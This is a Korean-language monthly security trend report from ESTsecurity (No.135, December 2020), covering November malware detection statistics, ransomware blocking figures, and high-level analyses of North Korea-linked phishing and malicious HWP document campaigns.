이스트시큐리티

보안 동향 보고서

No.135 2020.12

No.135 2020.12

이스트시큐리티 보안 동향 보고서

CONTENTS

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

11 월은 지난달부터 이어져오던 APT 그룹의 피싱 캠페인과 더불어 랜섬웨어 공격이 다수 포착된 달이었습니다.

지난달에 이어 김수키(Kimsuky)로도 알려진 탈륨(Thallium) 그룹이 지속적으로 공격을 수행하고 있습니다. 지난 11 월 3 일에 치러졌던 미국 대선 결과를 악용하여 '바이든 시대 북한 비핵화 협상과 북한 체제 안전 보장 문제' 내용 문건으로 사칭한 악성 파일이 발견됐습니다. 악성 파일을 마이크로소프트 워드 문서로 유포됐으며 최종적으로 사용자의 개인정보와 감염된 PC 의 시스템 정보를 탈취합니다. 2020 년 하반기 보안 상태를 진단하는 과정에서 한국에서 탈륨 조직의 사이버 위협 수위가 예사롭지 않음이 확인되며 유사한 위협에 노출되지 않도록 각별한 주의가 필요합니다.

뿐만 아니라 '국세청 전자세금계산서 발급 메일 안내'로 위장한 악성 이메일이 국내 불특정 다수를 대상으로 국내에 급속히 유포됐습니다. 워드 문서 형태로 유포되는 일반적인 스피어피싱 메일과 다르게 파워포인트 문서인 PPT 파일을 사용했습니다. 또한 메일 수신자가 신뢰하고 첨부파일을 열어보도록 발신지 주소까지 실제 홈텍스 도메인처럼 정교하게 조작했습니다. 기업의 월말 결산 시기에 세금계산서 발행이 많은 점을 노리고 이러한 공격이 발생한 것으로 추정되며 메일의 첨부파일을 열어보기 전에 신뢰할 수 있는 파일인지 다시 한번 확인하는 습관을 가져야 합니다.

11 월에는 국내 유명 유통 기업이 Clop 랜섬웨어의 공격을 받은 사건도 있었습니다. 그로 인해 일부 점포가 영업 중단을 겪었으며 사내 네트워크를 복구하기 위해 많은 비용이 발생했습니다. 최근 랜섬웨어 공격자는 시스템을 암호화하기 전에 파일을 탈취하는 전략을 택하고 있으며 Clop 랜섬웨어 또한 유출한 데이터를 게시하는 그들의 웹사이트에 피해 기업의 이름으로 된 카테고리를 추가했습니다. 해당 웹사이트에는 기업에서 탈취한 것으로 추정되는 카드 정보가 게시되어 있었으며 아직까지 해당 정보가 유효한지의 여부는 밝혀지지 않았습니다. 최근 랜섬웨어 공격은 점차 고도화되고 있으며 더 많은 랜섬머니를 얻기 위해 다양한 전략을 펼치고 있습니다. 따라서 기업 관계자는 주기적으로 사내 시스템 내의 취약점 여부를 파일을 백업해 두는 것이 좋습니다.

한동안 잠잠했던 코로나 19 키워드를 악용한 공격이 최근 코로나 19 확진자가 급속도로 다시 많아지면서 다수 포착되고 있습니다. 특히 국내에서 코로나 19 확산 방지를 위해 작성하는 출입 명부의 유출본이라 불리는 수백만 건의 개인정보가 텔레그램에서 판매되기도 했습니다. 코로나 19 확진자가 지속적으로 증가하는 만큼 이를 악용한 공격은 당분간 계속될 것으로 예상됩니다. 코로나 19 관련 이메일이나 메시지를 수신했을 경우에는 각별히 주의를 기울여야 하며 관련 정보는 정부에서 운영하는 사이트 및 지역 보건소 사이트 등을 방문하여 얻어야 합니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계다.

2020 년 11 월의 감염 악성코드 Top 15 리스트에서는 지난 8 달동안 1 위였던 Hosts.media.opencandy.com 이 2 위로 순위가 한 단계 떨어졌으며 Misc.Riskware.Segurazo 가 새롭게 1 위를 차지했다. Misc.Riskware.Segurazo 는 리스크웨어 악성코드로 안티바이러스 프로그램처럼 보이며 대개 다른 무료 소프트웨어와 함께 설치된다. 그 외에 이번 달에는 Adware.JS.Agent.FC 를 비롯한 4 건의 악성코드가 새롭게 Top 15 에 진입하였으며 그 외에는 지난 달과 비슷한 순위 양상을 보였다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	New	Misc.Riskware.Segurazo	ETC	1,514,523
2	↓ 1	Hosts.media.opencandy.com	Host	692,956
3	↓ 1	Misc.HackTool.AutoKMS	ETC	435,647
4	↓ 1	Trojan.ShadowBrokers.A	Trojan	284,601
5	New	Adware.JS.Agent.FC	Adware	234,207
6	↓ 2	Misc.HackTool.KMSActivator	ETC	209,336
7	New	Adware.SearchSuite	Adware	188,085
8	↓ 2	Trojan.GenericKD.34497031	Trojan	183,951
9	↑ 4	Trojan.HTML.Ramnit.A	Trojan	129,815
10	↓ 2	Misc.Riskware.TunMirror	ETC	116,197
11	↑ 2	Misc.Keygen	ETC	105,272
12	↓ 5	Trojan.Glupteba.gen	Trojan	100,105
13	↓ 4	Gen:Trojan.Dropper.RQU.Ev1@aGUXIJfO	Trojan	81,312
14	↓ 8	Backdoor.Generic.792814	Backdoor	74,395
15	New	Misc.Riskware.BitCoinMiner	ETC	73,268

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2020 년 11 월 01 일 ~ 2020 년 10 월 30 일


악성코드 유형별 비율

악성코드 유형별 비율에서 기타(ETC) 유형이 가장 많은 55%를 차지했으며 트로이목마(Trojan) 유형이 18%로 그 뒤를 이었다. 애드웨어(Adware) 유형의 비율이 9% 정도로 소폭 상승했으며 전반적으로 10 월에 비해 11 월의 전체 감염 건수는 두 배 가량 증가하였다.



카테고리별 악성코드 비율 전월 비교


11 월에는 10 월과 비교하여 트로이목마(Trojan) 유형의 악성코드 감염 비율이 감소하였고 호스트파일(Host) 유형의 악성코드 감염 비율이 소폭 증가하였다. 또한 지난 달에는 큰 비중을 차지하지 않던 애드웨어(Adware) 악성코드의 감염 비율이 9%로 증가하였다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

11 월 랜섬웨어 차단 통계


해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB 에 의한 시그니처 탐지 횟수는 통계에 포함되지 않는다. 11 월 1 일부터 11 월 30 일까지 총 58,801 건의 랜섬웨어 공격 시도가 차단되었다. 10 월에 비해 랜섬웨어 공격 건수는 약 3.1%가량 증가하였다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 10 월 한 달간 총 14,565,367 건의 악성코드 경유지/유포지 URL 이 확인되었다. 이 수치는 10 월 한 달 간 확인되었던 8,368,091 건의 악성코드 경유지/유포지 URL 수에 비해 약 74% 가량 증가한 수치다.

악성코드 경유지/유포지 URL 의 경우 항상 고정적인 URL 만 모니터링하는 것이 아닌, 계속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 보길 바란다.



02
전문가 보안 기고


1. 북한 동향정보, 통일 이야기 공모전 문서 사칭… 北 연계 APT 조직 공격 주의보

2. 사업자등록증을 이용한 지능형 국내 포탈 사이트 피싱 메일 주의!!

1. 북한 동향정보, 통일 이야기 공모전 문서 사칭… 北 연계 APT 조직 공격 주의보

최근 '탈륨'과 '금성 121'등 북한 연계 조직의 소행으로 추정되는 APT 공격이 연이어 발견되고 있어 주의가 필요합니다.

이번에 새롭게 발견된 APT 공격은 통일부 사칭 악성 이메일 공격과 평화 통일 관련 이야기 공모전 신청서를 사칭한 악성 HWP 문서 공격입니다.



[그림] 통일부 자료 사칭 이메일과 통일 관련 공모전 신청서 사칭 HWP 파일

먼저 통일부 사칭 공격은 악성 문서 파일을 첨부한 이메일을 발송해 수신자가 파일을 열어보도록 현혹하는 전형적인 스피어피싱 공격처럼 보이지만 실제로는 첨부파일이 아닌 악성 링크를 활용한 공격입니다.

공격자가 발송한 이메일 본문에는 통일부에서 정식 발행한 것처럼 정교하게 조작된 문서 첫 장의 이미지가 삽입되어 있고, 이미지 하단에 PDF 문서가 첨부되어 있는 것처럼 링크가 삽입돼 클릭을 유도합니다.

02 전문가 기고

이 첨부파일 링크를 클릭하면 문서가 보이는 대신 메일 수신자의 이메일 계정 암호 입력을 요구하는 화면이 나타납니다.

이때 계정 암호를 입력하게 되면 정보가 공격자에게 탈취돼 이메일을 통해 주고받은 개인정보가 유출되는 것은 물론, 계정을 도용해 주변인에게 피싱 메일까지 발송되는 등 2 차 피해로 이어질 가능성이 큽니다.

새롭게 발견된 또 다른 공격은 춘천시 주관으로 실제 개최하는 '평화통일 이야기 공모전' 참가 신청서를 사칭한 악성 HWP 문서를 활용하고 있습니다.

다만 실제 올해 개최되는 공모전의 정식 명칭은 '2020 평화통일 이야기 공모전'이지만, 발견된 악성 문서에는 '2021 평화통일 이야기 공모전' 참가 신청서로 기재되어 있어 공격자가 개최 연도만 교묘히 조작한 것으로 확인되었습니다.

공격자는 이번 공격에서 한컴오피스 한글 프로그램의 '객체 연결 삽입(OLE, Object Linking and Embedding)' 기능을 악용했습니다. 참가 신청서 문서에는 내용 전체를 덮는 크기의 투명 OLE 객체가 삽입되어 있으며, 사용자가 문서 편집을 위해 클릭하면 공격자가 OLE 객체에 미리 심어둔 악성코드가 실행되는 방식입니다.

이러한 공격 방식은 포스트스크립트(PostScript) 방식과 동일하게 문서 파일 자체 취약점을 악용하지 않기 때문에 최신 버전의 프로그램을 사용하거나 보안 업데이트를 모두 적용한 경우에도 악성코드가 실행될 가능성이 큽니다.

ESRC 는 새롭게 발견된 이메일 피싱 공격과 HWP 악성 문서 공격의 배후로, 북한 정부가 공식적으로 연계된 것으로 알려진 해킹 조직 '탈륨(Thallium)'과 '금성 121(Geumseong121)'을 각각 지목했습니다.

또한 이 해킹 조직은 한국과 미국 등지에서 활동하는 지능형지속위협(APT) 그룹 중 가장 활발한 첩보 활동을 전개하고 있으며, 최근에는 코로나 19 치료제를 연구하는 국내외 대표 제약사 대상 해킹, 국내 암호화폐 거래 관계자와 과학기술 분야 교육 관계자 공격 등을 시도했다고 밝혔습니다.

전문가는 "탈륨 등 북한 연계 APT 공격 조직의 대남 사이버 공격이 전방위적으로 활발하게 진행되고 있어, 민관의 각별한 주의와 대비가 필요하다"며, "코로나 19 재확산에 따라 사회적 거리두기가 2.5 단계로 상향되며, 기업과 기관의 재택근무 실시가 증가하는 추세와 맞물려 사이버 위협 수위도 높아졌기 때문에, 보다 면밀하고 빈틈없는 보안 강화 노력을 해야 할 때다"고 당부했습니다.


또한 "탈북민이나 유관 민간단체 종사자가 사이버 보안 사각지대가 되지 않도록 더 많은 관심과 지원이 필요하다"며, "공격자가 단순 개인이 아닌 국가 차원에서 체계적으로 활동하기 때문에, 반드시 국가 사이버 안보 측면에서 해결 방안을 모색하고 접근해야 한다"라고 덧붙였습니다.

이스트시큐리티는 새롭게 발견된 악성 파일을 자사 백신프로그램 알약(ALYac)에 'Trojan.Hwp.223232A' 탐지명으로 긴급 업데이트 완료했으며, 후속 대응 조치를 관련 부처와 긴밀하게 진행하고 있습니다.

2. 사업자등록증을 이용한 지능형 국내 포탈 사이트 피싱 메일 주의!!


최근 한 부품 수출 기업을 사칭하여 국내 유명 포털사이트 계정을 노리는 피싱 메일이 유포되고 있어 사용자의 주의가 필요합니다.

이번에 발견된 메일은 “PRD Tech 견적”이라는 제목으로 수신되었으며 사업자 등록증 첨부 파일 확인 후 견적 요청을 보내달라는 내용으로 사용자 클릭을 유도하여 사용자의 포털 사이트 계정을 탈취하기 위한 목적으로 발송되었습니다.

